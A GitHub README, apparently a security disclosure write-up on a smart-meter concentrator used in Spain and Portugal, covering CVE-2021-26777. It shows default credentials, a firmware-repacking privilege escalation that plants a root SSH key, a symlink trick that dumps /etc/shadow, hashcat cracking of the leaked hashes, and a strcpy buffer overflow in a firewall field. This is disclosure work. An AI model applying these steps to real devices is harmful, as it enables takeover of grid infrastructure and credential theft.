README.md

INTRODUCTION

UPDATE: *CVE-2021-26777 has been assigned to the buffer overflow vulnerability described in the following article.*


This article reveals the results of the analysis of one of the several electrical smart metering concentrators available in the Spanish market, and widely spread throughout Spain and Portugal.

All the vulnerabilities have been communicated to the vendor (with no response from his side), and it looks like they don't care too much, because after more than a year (and several firmware versions later) the last firmware version shows the same weaknesses. Trying to follow a constructive approach, all the references to the vendor have been shaded.

This article doesn't intend to be the result of a deep review of the firmware. Rather, it tries to show how with a quick and dirty analysis of one of the multiple devices controlling critical infrastructures, several vulnerabilities arise.

PHYSICAL ACCESS

TLDR: Once you have physical access to the device, the game is over.



A quick glance at the device shows that the lid labelled as *CPU* can be easily removed just levering it open. Inside you can find a PCB with a three PIN header that invites us to connect a serial adapter.

At this point, we just need to follow the official documentation where the default credentials are colleted to gain console access.




Figura 15: Página inicial.

Para poder entrar a la página web del se tiene que introducir usuario y contraseña correctos.

dispone de dos tipos de usuarios:

1.- Usuario con acceso a escritura, **admin**:
Con este acceso el usuario puede escribir y leer parámetros del y de los contadores.


Tabla 9: Usuario y password por defecto para un usuario con acceso a escritura.

Usuario y password por defecto	
Username	admin
Password	admin

2.- Usuario con acceso a lectura, **user**:
Con este acceso el usuario solo puede acceder a ciertos campos de lectura del .


Tabla 10: Usuario y password por defecto para un usuario con acceso a lectura.

Usuario y password por defecto	
Username	user
Password	user



To be fair, using those users to access the device via Web (through clear HTTP by default :-( ), the Web portal suggests changing the default password.

By the way, and talking about the Web portal, it was detected that an anonymous user could get the node map just by requesting the correct URL. No authentication needed. A bug or a feature?




```
−<Report IdRpt="NodeMap" IdPet="0" Version="3.1.c">
  −<Cnc Id="CIR 0">
     <W01 Fh="20 S"> </W01>
   </Cnc>
 </Report>
```


PRIVILEGE ESCALATION

OK. We have **admin** access to interact with the concentrator via serial console. But, looking at most of the processes we can appreciate that they are running as **root** so, wouldn't it be great to be root too?

```
admin@[redacted]:/$ ps
  PID USER       VSZ STAT COMMAND
    1 root      1320 S    init [5]
    2 root         0 SW   [kthreadd]
    3 root         0 SW   [ksoftirqd/0]
    5 root         0 SW<  [kworker/0:0H]
    6 root         0 SW   [kworker/u2:0]
    7 root         0 SW<  [khelper]
    8 root         0 SW   [kdevtmpfs]
    9 root         0 SW   [kworker/u2:1]
   49 root         0 SW   [kworker/0:1]
  270 root         0 SW<  [writeback]
  273 root         0 SW<  [bioset]
  274 root         0 SW<  [crypto]
  276 root         0 SW<  [kblockd]
  371 root         0 SW<  [ata_sff]
  382 root         0 SW   [khubd]
  495 root         0 SW<  [rpciod]
  510 root         0 SW   [kswapd0]
  511 root         0 SW   [fsnotify_mark]
  512 root         0 SW<  [nfsiod]
  661 root         0 SW   [spi1]
  791 root         0 SW<  [kpsmoused]
  814 root         0 SW   [irq/204-mmc0]
  842 root         0 SW   [irq/32-TI-am335]
  856 root         0 SW<  [deferwq]
  906 root         0 SW   [irq/87-4802a000]
  933 root         0 SW   [irq/46-4819c000]
  944 root         0 SW   [kworker/0:2]
  947 root         0 SW   [ubi_bgt0d]
  964 root         0 SW   [ubifs_bgt0_0]
 1001 root         0 SW   [ubi_bgt1d]
 1004 root         0 SW   [ubifs_bgt1_0]
 1011 root         0 SW   [ubi_bgt2d]
 1014 root         0 SW   [ubifs_bgt2_0]
 1027 root      2600 S    /lib/udev/udevd -d
 1307 messageb  2352 S    /usr/bin/dbus-daemon --system
 1317 root      2156 S    /usr/sbin/dropbear -r /etc/dropbear/dropbear_rsa_hos
 1330 root      1864 S    /sbin/syslogd -n -O /var/log/messages -s 100 -b 3
 1331 root      1864 S    /sbin/klogd -n
 1335 root      4096 S    /usr/sbin/lighttpd -f /etc/lighttpd.conf
 1341 root      1576 S    /usr/sbin/modem
 1344 root     69156 S    /usr/bin/concentrator
 1348 root      2624 S    /bin/login --
 1407 root      3524 S    ws_dc 8080 0
 1435 admin     3100 S    -sh
 1443 root      2596 S    /lib/udev/udevd -d
 1445 root      2596 S    /lib/udev/udevd -d
 1447 root         0 SW   [kworker/0:0]
 1448 admin     2152 R    ps
admin@[redacted]:/$
```

PRIVILEGE ESCALATION: THE COOL WAY

Navigating within the web portal, a firmware update functionality was detected.




However, looking at the firmware file distributed by the vendor, and used for the previous update function, we just see an OpenSSL encrypted file (*data*) and a MD5 sum file (*hash.md5*), both packed into a *tar* file


```
[                ]$ tar tf [redacted]_v1.2.17.tar
data
hash.md5
[                ]$ file data hash.md5
data:     openssl enc'd data with salted password
hash.md5: ASCII text
[                ]$ cat hash.md5
dac2d9b45363e8f5b15dd6f16c20cef0  data
[                ]$ md5sum data
dac2d9b45363e8f5b15dd6f16c20cef0  data
[                ]$
```

Analysing the changes in the filesystem, taking advantage of the **admin** serial access, while the firmware update was running, it was noticed that the updating system used the "*/tmp/updateDC/*" directory to temporarily unpack all the files to be updated, to move them to the necessary directory afterwards.

As the "*/tmp/updateDC/*" directory was readable by all system users, it was possible to make a copy of all the involved files to an **admin** controlled directory, before they were moved to the directories just accessible by the **root** user.

Taking a look at the **concentrator** binary it was identified as one of the main processes of the concentrator, with several important functions. One of these functions was "*UpgradeSystem*", in charge of the firmware update process. An interesting reference was found inside this binary, that gave us some information to encrypt and decrypt the original "*data*" firmware file.





OK, OK... now that I look cool enough due to the previous IDA Pro screenshot, let's show a simpler way to get the same result.

```
[              ]$ strings concentrator | grep openssl
openssl enc -des -d -in %s/data -out %s/data.tar.gz -pass pass:T          A
openssl verify -CAfile %s %s
```


Reviewing the files packed in the "**data**" file, an "**update.sh**" shell script was found where all the commands to deploy the new files were listed, and all those commands are going to be executed as **root** user. In that way, hopefully we could make a new "update.sh" script, packing and encrypting it together with all the desired files, as a new firmware to be deployed in the device.

Let's say that with the following commands we could gain **root** access via SSH:


```
$ cat update.sh
#!/bin/sh
echo "ssh-rsa AAAAC1Mh… root@foobar" >> /root/.ssh/authorized_keys
exit 0
$ chmod +x update.sh
$ tar czf data.tar.gz update.sh
$ openssl enc -des -in data.tar.gz -out data -pass pass:TblahblahblahA
$ md5sum data > hash.md5
$ tar cf my_little_firmware.tar data hash.md5
```

PRIVILEGE ESCALATION: THE EASY WAY

Another functionality found in the web portal allowed us to download reports.




With some static analysis of the **index.cgi** binary executed by the web server, it was reached a function that reveals that the final report was composed concatenating several files from "*/tmp/*" directory ("*/tmp/cnc.log.1*", "*/tmp/cnc.log.1*" and "*/tmp/cnc.log*")



So, why not create a symbolic link to "*/etc/shadow*" and request that report?

```
admin@[redacted]:/$ whoami
admin
admin@[redacted]:/$ ls /tmp/
NodeMap.xml                          qsession-e3aca646960c44c9d2.expire
cnc.log                              qsession-e3aca646960c44c9d2.properties
db                                   toSend
modem.log                            updateDC
modem.log.0                          web
modemStatus                          ws_dc.log
admin@[redacted]:/$ ln -s /etc/shadow /tmp/cnc.log.1
admin@[redacted]:/$ ls /tmp/
NodeMap.xml                          qsession-e3aca646960c44c9d2.expire
cnc.log                              qsession-e3aca646960c44c9d2.properties
cnc.log.1                            toSend
db                                   updateDC
modem.log                            web
modem.log.0                          ws_dc.log
modemStatus
admin@[redacted]:/$
```



As the avid reader can already imagine, we will get a dump of the shadow file (remember from one of the previous images that nearly all the processes were running as **root**):

```
$ cat cnc.log
root:/          E:17358:0:99999:7:::
daemon:*:17358:0:99999:7:::
bin:*:17358:0:99999:7:::
sys:*:17358:0:99999:7:::
sync:*:17358:0:99999:7:::
games:*:17358:0:99999:7:::
man:*:17358:0:99999:7:::
lp:*:17358:0:99999:7:::
mail:*:17358:0:99999:7:::
news:*:17358:0:99999:7:::
uucp:*:17358:0:99999:7:::
proxy:*:17358:0:99999:7:::
www-data:*:17358:0:99999:7:::
backup:*:17358:0:99999:7:::
list:*:17358:0:99999:7:::
irc:*:17358:0:99999:7:::
gnats:*:17358:0:99999:7:::
admin:KEsA.tCsYfG6Y:17358:0:99999:7:::
user:nLE.PCJdU8Yeg:17358:0:99999:7:::
nobody:*:17358:0:99999:7:::
ftp:!:17358:0:99999:7:::
messagebus:!:17358:0:99999:7:::
quagga:!:17358:0:99999:7:::
[2018/09/04 09:42:42,882] Starting concentrator v1.2.17
[2018/09/04 09:42:43,334] SETUP: Setup table read successfully
[2018/09/04 09:42:43,763] MODULE: Module CPU in slot 2
[2018/09/04 09:42:56,512] MODULE: Module CIR0004004121 with id PSU-STD and type 1 is detected in slot 1
[2018/09/04 09:42:56,534] MODULE: Module CIR0003928145 with id PLC1 and type 3 is detected in slot 3
[2018/09/04 09:42:56,556] MODULE: Module CIR0003683706 with id Modem and type 6 is detected in slot 4
[2018/09/04 09:42:56,588] EVENT: Events tables created successfully
[2018/09/04 09:42:57,064] SYSTEM: Last shut down at 2018/09/03 14:13:20
[2018/09/04 09:43:06,162] PRIME: MAC = 00:80:E1:0A:74:EC
[2018/09/04 09:43:06,204] PRIME: Embedded version = 2926 / ASIC version = 2228
[2018/09/04 09:43:06,260] NODE: Node table created successfully
[2018/09/04 09:43:06,500] WEB: Shared memory created correctly
[2018/09/04 09:43:06,706] INFO: Info tables created successfully
```

A short *hashcat* process would finally reveal a not so complex **root** password.


```
:~/tmp$ cat cnc.log
root:/          E:17358:0:99999:7:::
admin:KEsA.tCsYfG6Y:17358:0:99999:7:::
user:nLE.PCJdU8Yeg:17358:0:99999:7:::
:~/tmp$ cat cnc1.log
/          E
KEsA.tCsYfG6Y
nLE.PCJdU8Yeg
:~/tmp$ hashcat --quiet -m 1500 -a 3 cnc1.log --potfile-path ./results
-1 ?l?u?d -i --increment-min=2 --increment-max=10 ?1?1?1?1?1?1?1?1?1
nLE.PCJdU8Yeg:user
KEsA.tCsYfG6Y:admin
/          E:j     q
```

BUFFER OVERFLOW


Once we have serial and SSH access as **admin** and as **root**, we can start playing with the running binaries.

Taking **index.cgi** as one critical binary, due to its exposure through the Web portal, it is worth taking a glance at it.


After a while looking at the application inputs and how they were processed, it was found that the IP address value entered in the "*Firewall*" function didn't have any kind of filter or control.





On top of that, that value is copied to a stack variable using the "*strcpy*" function.



So let's try sending a really long "IP address" and look how the process reacts.







As we can see, the program counter is reached and a potential remote code execution is in place.

CONCLUSION

As was initially said, this article has been just an Q&D review. Probably, a lot of bugs are missed in the analysed and similar concentrators.

The intention is not to damage a specific vendor's reputation, but to transmit the need of applying the correct software development cycles, and security reviews, to the software products in use in industrial environments.

Releases

No releases published

Packages

No packages published